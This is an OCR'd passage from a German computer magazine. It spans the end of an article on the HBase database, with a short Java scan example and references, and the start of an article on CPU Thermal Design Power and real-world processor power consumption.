Ein wichtiger Bestandteil der Architektur ist, dass HBase konsistentes Hashing weder einsetzt noch benötigt: Ein Master teilt jedem Datenbankserver einen festen Bereich der anhand des Zeilenschlüssels über die gesamte Datenbank geordneten Zeilen zu. Diese Aufteilung der Zeilen in sogenannte Regionen erlaubt eben jene Skalierbarkeit auf theoretisch unbegrenzt viele Daten. Will die Client-Anwendung eine Zeile verändern oder in einer Region eine neue Zeile einfügen, dann übernimmt der zugeordnete Region Server diese Aktion.

Dieser Region Server speichert die Werte jeder Spaltenfamilie in einem HStore, dem Dateien – die sogenannten HFiles –zugeordnet sind. Letztere werden dann mit den Mechanismen des Hadoop Distributed File System (HDFS) auf mehreren Datenknoten ab-


gelegt [6]. Hat ein RegionServer ein Problem oder fällt er ganz aus, so verschiebt der Master innerhalb von Sekunden seinen Bereich auf einen anderen Server. Der HBase-Client erkennt diese Situation und schickt die Anfrage oder Modifikation automatisch an den neuen Rechner.

HBase bietet einen sehr verlässlichen Datendurchsatz: Daten werden zunächst im RAM zwischengespeichert und, wenn der RAM-Cache zur Neige geht, in einem Rutsch als neues HFile ins Dateisystem geschrieben. Ein Aufräumprozess (Compaction) ordnet dann diese Veränderungen im Hintergrund und fasst die HFiles zusammen. Das ist etwas völlig anderes als die Änderung der Daten in einer relationalen Datenbank, die bei zunehmender Dateigröße immer länger nach dem Datensatz auf der Festplatte suchen muss, bevor sie eine Änderung schreiben kann. Viele relationale Datenbanken werden daher mit steigender Datenmenge langsamer, während bei HBase die Menge der bereits gespeicherten Daten praktisch keinen Einfluss auf die Schreibgeschwindigkeit hat.

Ähnlich verhält es sich bei Lesezugriffen: RDBMS müssen dazu den Datenbestand durchsuchen, was umso länger dauert, je mehr Daten bereits gespeichert sind. HBase kann hier aufgrund des bekannten Zeilenschlüssels sofort auf den richtigen Server zugreifen, der wiederum intern mit einer binären Suche (also mit logarithmischem Zeitverhalten) sehr effizient die Daten findet.

Vielsprachig

HBase verfügt über eigene Modelle zur Abfrage der gespeicherten Daten. Für in Java programmierte HBase-Clients bietet sich die Verwendung des Java-API an. Dessen Verwendung wird anhand eines einfachen Beispiels im HBase-Wiki erklärt (siehe c't-Link unten). Der Java-Code im Kasten auf dieser Seite extrahiert die Titel einer Reihe von in HBase gespeicherten Blog-Postings mit dem Ziel, ein Inhaltsverzeichnis zu erstellen. Zunächst übergibt ein Konfigurationsobjekt Verbindungs- und Authentifizierungsdaten, anschließend iteriert ein Scanner-Objekt über alle Blogeinträge der Tabelle „blog".



HBase verteilt die Daten anhand des Zeilenschlüssels über mehrere Server.

Auch für Sprachen wie Jython, Groovy und Scala, die auf der JVM laufen, existieren Schnittstellen für HBase. Soll es kein Java sein, gibt es vielfältige Alternativen für die Kommunikation mit HBase: Stargate implementiert eine REST-Schnittstelle zu HBase. Die Software kann als Daemon oder als Servlet arbeiten und unterstützt eine offene Serialisierungsschnittstelle. Thrift ist ein ursprünglich bei Facebook entwickeltes, noch junges Apache-Projekt, mit dem sich Service-Schnittstellen definieren lassen, aus denen der Thrift-Compiler dann Code zur Implementierung einer RPC-basierten Kommunikation zwischen Clients und Servern generiert. Thrift unterstützt eine Vielzahl an Programmiersprachen: C++, Java, Python, PHP, Ruby, Erlang, Perl, Haskell, C#, Cocoa, Smalltalk, OCaml.

In letzter Zeit entstehen zunehmend Projekte rund um HBase, die zum Teil SQL-ähnliche Zugriffe ermöglichen oder eigene domänenspezifische Sprachen mitbringen. Zu Ersteren gehört HBql, das neben der SQL-artigen Abfragesprache auch einen JDBC-Treiber zur Verfügung stellt. HBase-dsl will mit einer eigenen Abfragesprache die zum Teil etwas komplexe Programmierung des HBase-Java-API vereinfachen. Damit lassen sich wie mit der StringBuilder-Klasse in Java ganze Abfragen in einer einzigen Zeile formulieren, da jede Methode des Objekts die aktuelle Instanz wieder zurückgibt.

All diese APIs eignen sich für einfache Client-Anwendungen, die direkt mit HBase Kontakt aufnehmen wollen. Eine andere Möglichkeit der Datenabfrage besteht in MapReduce-Programmen, die die verteilte Bearbeitung großer Datenmengen ermöglichen. HBase wird mit fertigen Klassen für die MapReduce-Plattform von Hadoop ausgeliefert. Da MapReduce selbst aber auch nicht ganz trivial in der Handhabung ist, versuchen Projekte wie Cascading dort auszuhelfen. Außerdem gibt es Schnittstellen zu Hadoops Hive und Pig, welche mit SQL- oder skriptartigen Sprachen eine Analyse der gespeicherten Daten in HBase ermöglichen. Schließlich bringt HBase eine in JRuby umgesetzte Shell mit, mit deren Hilfe Entwickler Ad-hoc-Queries ausführen und schnelle Analysen durchführen können.

Seine Stärken spielt HBase bei der Verwaltung von Daten im Petabyte-Bereich aus. Lese- und Schreibzugriffe skalieren gut, da sie aufgrund der verteilten Natur von HBase über viele Knoten parallel erfolgen können. Datenreplikation kommt aufgrund der Hadoop-Basis automatisch mit. Batch-Analysen in Form von MapReduce-Jobs lassen sich einfach formulieren. HBase eignet sich auch als Quelle und Ziel für MapReduce-Jobs innerhalb des Hadoop-Frameworks.

```
HBaseConfiguration config = new HBaseConfiguration();
HTable table = new HTable (config, "blog");
Scan s = new Scan();
s.addColumn(Bytes.toBytes("postings"), Bytes.toBytes("titles"));
ResultScanner scanner = table.getScanner(s);
try {
  for (Result result : scanner) output(result);
} finally {
  scanner.close();
}
```

Das Java-API erlaubt den einfachen Zugriff auf Daten in HBase.


Fazit

NoSQL-Datenbanken haben da ihre Stärken, wo traditionelle relationale Datenbanken schwächeln: Sie glänzen beim Umgang mit wenig strukturierten Daten und skalieren problemlos auch über viele Datenbankserver. Dafür machen sie bewusst Abstriche bei der Datenkonsistenz. Sie stellen daher keine Alternative oder gar Konkurrenz zu MySQL, Oracle und Co. dar; vielmehr ergänzen sie das Spektrum an Applikationen, aus denen Entwickler auswählen können, die auf der Suche nach einer passenden Persistenzschicht für ihre Anwendung sind. (odi)

Literatur

[1] Google BigTable: http://labs.google.com/papers/bigtable.html
[2] Isabel Drost, Simon Willnauer, Cloud Computing frei Haus, Apache Hadoop speichert und analysiert große Datenmengen. c't 4/10, S. 180
[3] StumbleUpon-Migration zu HBase: http://www.docstoc.com/docs/12426408/HBase-at-Hadoop-World-NYC
[4] Seth Gilbert, Nancy Lynch, Brewer's Conjecture and the Feasibility of Consistent, Available, Partition-Tolerant Web Services: http://lpd.epfl.ch/sgilbert/pubs/BrewersConjecture-SigAct.pdf
[5] Amazon Dynamo: www.allthingsdistributed.com/2007/10/amazons_dynamo.html
[6] Lars George, HBase Architecture 101 – Storage, www.larsgeorge.com/2009/10/hbase-architecture-101-storage.html

www.ct.de/1015168 c't



Christof Windeck

Hitzewelle

Thermal Design Power: Prozessor-Datenblatt und Wirklichkeit

Über die Leistungsaufnahme verraten Prozessordatenblätter selten mehr als die sogenannte Thermal Design Power. Diese beschreibt den tatsächlichen Energiehunger einer CPU aber nur grob. So liegen auch viele Programme, die Prozessoren angeblich voll auslasten, weit daneben.

Wer einen sparsamen oder leisen PC wünscht, achtet bei der Auswahl des Hauptprozessors auf dessen Leistungsaufnahme. Doch just dazu liefern die Datenblätter der CPU-Hersteller bloß vage Angaben, nämlich die Thermal Design Power, kurz TDP. Selbstverständlich ist zu erwarten, dass ein Quad-Core-Prozessor mit 130 Watt TDP mehr Strom schluckt als ein 45-Watt-TDP-Doppelkerner. Doch wie viel Leistung ein kompletter PC mit einer solchen CPU aufnimmt, verrät die TDP nicht. Sie eignet sich nicht einmal gut dazu, Prozessoren unterschiedlicher Hersteller oder verschiedener Generationen miteinander zu vergleichen – ein Doppelkerner mit 65 Watt TDP kann in der Praxis sparsamer und effizienter sein als einer mit 45 Watt [1].

Wie schon die Bezeichnung Thermal Design Power andeutet, ist diese Datenblattangabe eigentlich nicht als konkrete Angabe zur Leistungsaufnahme eines individuellen Prozessors gedacht, sondern sie informiert PC-Hersteller über einen Maximalwert, den sie bei der Auslegung der Kühlung und Stromversorgung ihrer Geräte beachten müssen. Prozessorkühler und CPU-Spannungswandler von Mainboards sind ebenfalls für bestimmte TDP-Klassen dimensioniert.

Die TDP ist so zwar eine wesentliche Eigenschaft einer CPU, sagt aber wenig über deren Leistungsaufnahme in verschiedenen praktischen Betriebszuständen aus – weshalb das so ist, erläutern die folgenden Seiten. Selbst unter Volllast schöpfen viele Prozessoren ihr TDP-Limit nicht einmal annähernd aus – was unter anderem daran liegt, dass es ziemlich schwierig ist, moderne x86-Prozessoren vollständig auszulasten. Weil das allerdings bei der Verarbeitung von Software durchaus passieren kann und dann möglicherweise Kühlung oder Stromversorgung überfordert, sind CPU-Auslastungsprogramme wichtige Werkzeuge bei der Systemdiagnose – einige stellen wir vor.

Energiehunger

Auch für x86- beziehungsweise x64-CPUs gilt der Spruch: „Von nix kommt nix". Besonders leistungsfähige Prozessoren mit zahlreichen Kernen, hohen Taktfrequenzen, großen Caches und schneller Speicheranbindung verwandeln unter Volllast sehr viel mehr elektrische Leistung in Abwärme als sparsame Mobilprozessoren. Doch es mag überraschen, dass etwa ein PC mit dem 130-Watt-Sechskerner Core i7-980X unter Volllast effizienter ist als ein Netbook mit Atom N450: Ersterer schluckt zwar fast das 19-Fache an Leistung, liefert aber im Benchmark Cinebench R10 annähernd die 30-fache Punktzahl. Man darf also Sparsamkeit nicht mit Effizienz verwechseln. Insbesondere im Leerlauf ist Sparsamkeit Trumpf, eine Effizienz lässt sich beim Nichtstun nicht definieren.

Prozessoren verändern ihre Leistungsaufnahme extrem stark und schnell. Je nach Rechenlast schalten unterschiedlich viele der Abermillionen Transistoren. Durch jeden einzelnen fließt dabei ein kleiner Strom, in der Summe fallen Spitzenwerte von über 100 Ampere an.

Die aktuelle Leistungsaufnahme der CPU-Kerne ergibt sich wie bei allen elektrischen Verbrauchern aus dem Produkt aus Strom und Spannung. Bei Prozessoren verändern sich aber

beide Parameter ständig, weil die zum stabilen Betrieb der Rechenwerke notwendige Spannung von der Taktfrequenz abhängt. Höhere Frequenzen setzen höhere Spannungen voraus. Aktuelle Prozessoren aus der 45- oder 32-Nanometer-Fertigung verlangen zwischen 0,8 und 1,6 Volt. Leider wächst mit steigender Spannung der Stromfluss durch die Transistoren stark überproportional. Deutlichen Einfluss darauf hat auch die Temperatur. Die Taktfrequenz wirkt sich grob geschätzt linear auf die Leistungsaufnahme aus.

Moderne Betriebssysteme drosseln die Taktfrequenz des Hauptprozessors so oft wie möglich, um Energie zu sparen. Das wiederum ermöglicht leisere Kühlung und bei Notebooks auch längere Akkulaufzeiten. Die Energieverwaltung von Linux oder Windows zielt darauf ab, Aufgaben so schnell wie möglich (also mit hoher Taktfrequenz) abzuarbeiten und den Prozessor dann wieder zu drosseln. Dieses „Race-to-Idle"-Rezept sorgt in den meisten Fällen für den geringsten Energiebedarf.

Die bei geringeren Frequenzen niedrigere Kernspannung bringt den wesentlichen Teil des Spareffekts ein. Viele aktuelle AMD-CPUs arbeiten im Leerlauf mit 800 MHz, Intel-Prozessoren der Baureihe Core i3/i5/i7 mit 1,2 GHz. Die SSE-Rechenwerke einer Dual-Core-CPU verarbeiten bei dieser niedrigen Frequenz theoretisch 19 Milliarden Gleitkommazahlen pro Sekunde. Deshalb steigt die CPU-Frequenz bei einem unbenutzt arbeitenden Windows-PC, auf dem ja gleichwohl Dutzende von Diensten und Hintergrundprogrammen laufen, höchstens kurzzeitig mal an. Den größten Teil ihrer Betriebszeit verbringen CPU-Kerne sogar in Tiefschlafzuständen, aus denen sie innerhalb von Millisekunden aufwachen können. Im Schlaf brauchen viele Desktop-PC-Prozessoren keine 10 Watt, einige Mobil-CPUs unter 1 Watt.


Weil der Leerlaufbetrieb bei typischer PC-Nutzung den größten Teil der Betriebsdauer ausmacht, ist er entscheidend für den Energieverbrauch (siehe Kasten). Über die Leistungsaufnahme eines unbelasteten Prozessors sagt die TDP-Angabe im Datenblatt allerdings nichts aus und bei vielen Desktop-PC-Prozessoren verschweigen die jeweiligen Hersteller den Leerlaufbedarf. Das ist indes nicht weiter tragisch, weil der Energiebedarf eines unbelasteten Komplettrechners ohnehin nur in geringem Maße von den Eigenschaften des Prozessors abhängt. Dann sind andere Verbraucher wichtiger, deren Leistung weniger dynamisch schwankt: etwa Festplatten, Chipsatz oder Netzteilverluste.

Heutige CPUs enthalten außer den eigentlichen Rechenwerken in ihren verschiedenen Kernen (Cores) auch große (L3-)Caches, Grafikprozessoren sowie Controller für den Hauptspeicher sowie PCI-Express- oder HyperTransport-Schnittstellen. Diese Funktionseinheiten konsumieren unter Last einen erheblichen Anteil der Gesamtleistung. Für Grafik und Speicher-Controller der aktuellen 32-Nanometer-Mobilprozessoren mit 25 Watt TDP nennt Intel etwa 9,5 Watt, also 38 Prozent.

TDP-Klassen

Weil derselbe Computer mit unterschiedlichen Prozessoren in den Handel kommen soll, stimmen PC-Hersteller Netzteil, CPU-Kühler und Ventilatoren meistens auf eine ganze Prozessorenklasse ab. Während die Halbleiterhersteller vor einigen Jahren individuelle TDP-Werte für einzelne Prozessorversionen nannten, gibt es nun fast nur noch TDP-Klassen, beispielsweise 25, 35, 45, 65, 73, 80, 95, 125 oder 130 Watt. Bei Prozessoren derselben Baureihe und TDP-Klasse kann man meistens davon ausgehen, dass ein niedriger getakteter Typ weniger Strom zieht als ein höher getakteter.


Die CPU-Hersteller verbessern allerdings immer wieder ihre Lithografiemasken für die Chipproduktion; dabei bügeln sie nicht nur Fehler aus, sondern optimieren auch andere Eigenschaften. Die mit einem jüngeren Masken-„Stepping" produzierten CPUs arbeiten oft sparsamer als ihre Vorgänger; das nutzen die Chipfirmen aber auch, um schnellere CPU-Versionen mit gleicher Kernspannung auszuliefern. AMD verkauft etwa vom Phenom II X4 965 Varianten mit 140 und 125 Watt TDP, nämlich das ältere C2-Stepping unter der Typennummer HDZ965FBK4D**GI** und die effizientere C3-Version als HDZ965FBK4D**GM**. Manchmal gibt es auch unterschiedliche Versionen desselben Prozessors mit




Das Präzisionsmessgerät unter dem Oszilloskop zeigt, wie die Leistungsaufnahme des Prozessors auf den kompletten PC durchschlägt.

demselben Stepping und trotzdem abweichender TDP-Einstufung, etwa die 125- und 95-Watt-Ausführungen HDT55T**FB**K6DGR und HDT55T**WF**K6DGR des Phenom II X6 1055T. Die wesentlichen CPU-Parameter veröffentlichen AMD und Intel auf speziellen Webseiten (siehe c't-Link am Ende des Artikels).

In der Praxis haben solche Unterschiede oft nur geringe Auswirkungen. So schluckt etwa ein Rechner mit dem teuren Core i5-750S (82 Watt TDP) unter Volllast nur 8 Watt weniger als mit dem billigeren und gleichzeitig schnelleren 95-Watt-Typ Core i5-750. Ersetzt man letzteren wiederum durch einen Core i7-860, steigt die Leistungsaufnahme nicht weiter an – obwohl der i7-860 noch höhere Taktfrequenzen und Hyper-Threading unterstützt. Schließlich kann ein PC mit dem 73-Watt-TDP-Prozessor Intel Pentium G6950 – je nach Mainboard und sonstiger Aus-



Die Eigenschaften von Mainboard und Kernspannungswandler, zu dem die eingerahmten Bauelemente gehören, beeinflussen die Leistungsaufnahme der CPU erheblich.



Mehr als die Hälfte der 1156 Kontaktflächen dieses Core i5-750 dienen allein der Stromversorgung.

stattung – sowohl im Leerlauf als auch unter Volllast sparsamer arbeiten als mit der langsameren 45-Watt-TDP-CPU AMD Athlon II X2 240e [1].

Das letztgenannte Beispiel zeigt, dass manche CPU-Typen sehr weit unter ihrer TDP bleiben. Die neuen Prozessoren mit Turbo Core (AMD) beziehungsweise Turbo Boost (Intel) schöpfen ihre jeweilige TDP hingegen unter voller Auslastung weitgehend aus. Die „Turbo"-Übertaktungsautomatik versucht, dadurch das Rechenleistungspotenzial von Prozessoren höher auszureizen. Dazu steigert eine integrierte Spezialschaltung die Taktfrequenz und notwendigerweise auch die Kernspannung.

Sofern nur wenige CPU-Kerne belastet sind, kann die Taktfrequenz erheblich anwachsen, ohne dass die TDP-Grenze erreicht wird. Dieser Betriebszustand ermöglicht es, auch Single-Thread-Software sehr schnell zu verarbeiten. Viele Turbo-Prozessoren schalten aber auch bei Auslastung sämtlicher Kerne ein wenig hoch. Wenn man dann nicht mit leisen Kühlern gegensteuert, werden Rechner mit Turbo-Boost-Prozessoren unter Volllast deutlich lauter als solche mit gewöhnlichen CPUs. Man mag sich fragen, weshalb AMD oder Intel ihre Turbo-Prozessoren nicht gleich mit der höheren Turbo-Frequenz verkaufen. Die Antwort ist eigentlich einfach: Die Hersteller versprechen nämlich nicht, dass die Turbo-CPUs kontinuierlich mit der höheren Frequenz laufen, sondern eben nur, solange die adaptive Steuerung noch Reserven sieht.

Definitionslücke

TDP-Angaben unterschiedlicher Prozessortypen sind auch deshalb so schlecht miteinander vergleichbar, weil es kein standardisiertes Messverfahren gibt. Das liegt zum Teil am Unwillen der CPU-Hersteller, die diesen Freiraum für das Marketing nutzen. Berüchtigt waren diesbezüglich Intels Pentium-4-Prozessoren, die ihre TDP voll ausreizten und sich in manchen Systemen mangels ausreichender Kühlung drosseln mussten. Seit Ende 2007 mauschelt diesbezüglich AMD bei den Serverprozessoren: Bei Opterons erfährt man nur noch einen „ACP"-Wert und AMD scheut sich nicht, diese schwammig definierte Average CPU Power mit Intels TDP-Angaben zu vergleichen.

Ein standardisiertes TDP-Messverfahren wäre allerdings wohl schwer realisierbar, weil nur die CPU-Hersteller selbst wissen können, unter welchen Umständen ein bestimmter Prozessor das Maximum der Leistungsaufnahme erreicht. Das liegt beispielsweise daran, dass bestimmte Rechenwerke nicht gleichzeitig oder nur mit ganz bestimmten Befehlskombinationen ihre volle Leistung erreichen können.

TDP-Angaben in CPU-Datenblättern beziehen sich üblicherweise auf den Betrieb des Prozessors mit seiner maximal zulässigen Kernspannung und Temperatur (siehe Kasten „Übertakten"). Schon deshalb bleiben in der Praxis viele Prozessoren unter ihrer TDP: Leistungsstarke Kühler sorgen für niedrigere Chiptemperaturen, die individuell für eine CPU nötige Kernspannung liegt oft erheblich unter dem für seine gesamte Baureihe spezifizierten Maximum.

Wo schon eine einheitliche TDP-Spezifikation kaum möglich scheint, liegt die Angabe einer typischen oder mittleren Leistungsaufnahme noch ferner. Wie viel Energie eine CPU bei der Erledigung einer bestimmten Aufgabe umsetzt, hängt von der jeweils verwendeten Software ab sowie manchmal auch von anderen Komponenten: Ist etwa ein Grafikchip mit Videobeschleuniger vorhanden, hat die CPU beim Abspielen von DVDs wenig zu tun.


Schwankungen

Auf unterschiedlichen Mainboards schluckt derselbe Prozessor unterschiedlich viel Strom; unsere letzten Mainboard-Tests zeigen Unterschiede des Gesamtsystems im Leerlauf um bis zu 16 Watt [2] und unter Volllast sogar um mehr als 30 Watt [3]. Dabei spielen BIOS und Kernspannungswandler wichtige Rollen. Letzterer erzeugt – üblicherweise aus der ATX12V-Schiene des Netzteils – die von der CPU aktuell verlangte Spannung. Verschiedene Kernspannungswandlerschaltungen unterscheiden sich im Wirkungsgrad, außerdem sind Toleranzen bei der CPU-Betriebsspannung erlaubt.

Nach unserer Erfahrung erkennt aber auch manches Mainboard-BIOS die jeweilige CPU nicht genau: Das BIOS erstellt nämlich aus intern hinterlegten Daten eine ACPI-kompatible Tabelle mit den Taktfrequenz-Betriebsspannungskombinationen, die der eingebaute Prozessor verträgt. Diese Tabelle nutzt wiederum das Betriebssystem zur Energieverwaltung. Das BIOS benötigt für die ACPI-Tabelle nicht nur Informationen über bestimmte Prozessorfamilien, sondern auch über CPU-Versionen, die mit verschiedenen Masken-Steppings produziert wurden. Deshalb können BIOS-Updates die Leistungsaufnahme eines Rechners erheblich verändern.

Auch individuelle Exemplare von Prozessoren gleichen Typs nehmen unterschiedlich viel Leistung auf. Das liegt einerseits an Fertigungsschwankungen sowie andererseits an den individuellen Nominalwerten für die Kernspannung, die der Hersteller bei der Sortierung der Chips ermittelt und als Voltage Identification (VID) einprogrammiert. Schon minimal höhere Spannungen heizen den Stromfluss unter Volllast erheblich an: Ein PC mit einem AMD Phenom II X4 965 brauchte bei dessen VID-Standardwert von 1,375 Volt zunächst 170 Watt. Bei einer Steigerung der VID in 25-Millivolt-Schritten auf 1,4 und dann 1,425 Volt schluckte das System 178 beziehungsweise 186 Watt.

Die Kernspannung variiert nicht nur mit der Taktfrequenz, sondern zumindest bei Intel-Prozessoren auch mit dem Lastzustand: Mit steigendem Strom muss der Kernspannungswand-



Mit hoch optimiertem Linpack-Code belastet der IntelBurnTest aktuelle AMD- und Intel-Prozessoren sehr stark.

TDP und Stromkosten

Für die Stromkosten, die ein PC bei typischer Nutzung verursacht, ist nicht die CPU-TDP, sondern die Leistungsaufnahme im Leerlauf wesentlich. Die Stromkosten hängen mit der Nutzungsdauer zusammen: Ein 50-Watt-PC, der an 200 Werktagen je 9 Stunden läuft, konsumiert insgesamt 90 Kilowattstunden (kWh), die bei einem Preis von 20 Cent/kWh 18 Euro kosten. Nutzt man dasselbe Gerät je 2 Stunden lang an 150 Tagen, muss man bloß 15 kWh bezahlen, also 3 Euro. Die Anschaffung eines neuen PC, nur um Energie zu sparen, lohnt sich selten. Oft ist es sinnvoller, andere stärkere Verbraucher zu erneuern oder unnötigen Standby-Betrieb zu beenden. Wer bei seinem heimischen Gerätepark 10,3 Watt einspart, die ansonsten rund um die Uhr versimmern würden, erwirtschaftet pro Jahr just jene 90 kWh, die für das oben genannte PC-Nutzungsbeispiel ausreichen würden.

-> Wissen, wo's langgeht:

Monat für Monat das wirklich Wichtige, kompakt in einem Heft.

